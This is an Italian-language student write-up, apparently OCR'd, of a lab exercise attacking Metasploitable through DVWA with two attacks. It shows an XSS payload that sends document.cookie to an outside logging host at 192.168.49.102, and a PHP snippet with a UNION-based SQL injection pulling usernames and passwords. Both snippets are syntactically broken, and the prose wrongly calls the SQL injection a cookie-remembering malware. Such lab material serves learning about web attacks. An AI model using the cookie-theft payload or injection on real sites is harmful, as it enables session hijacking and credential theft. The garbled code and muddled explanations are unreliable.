
L'esercizio di oggi consiste nel sfruttare le vulnerabilità per attaccare metasploitable tramite DVWA,con due attacchi
IL primo attacco tramite XSS dove usando un codice come quello di seguito, dove il ricevitore del link non saprà che c'è un malware nascosto nel url del sito mandato.

```
1 <script>
2 Var i = new Image ();
3 http://192.168.49.102/log.php?q=''+document.cookie;
4 </script>
5
```

Questa è la prova che si riesce ad entrare dentro



IL secondo attacco consiste nel usare SQL Injection dove si usa un malware per ricordare i cookie per entrare su un determinato sito e in questo caso si riesce ad avere permesso all'entrata su questo sito.

```
File  Edit  Search  View  Document  Help
 1 $dbhostname='1.2.3.4';
 2 $dbuser='username';
 3 $dbpassword='password';
 4 $dbname='database';
 5
 6 $connection = mysqli_connect($dbhostname, $dbuser, $dbpassword, $dbname);
 7 $query = "SELECT Name", Description FROM Products WHERE ID='3' UNION SELECT Usarname, Password FROM Accounts;";
 8
 9 $results = mysqli_query($connection, $query);
10 display_results($results);
11
```

Ecco un esempio usando come id i numeri da 1 a 4, come si vede usando il numero 3 ci da nome e cognome dell attaccato.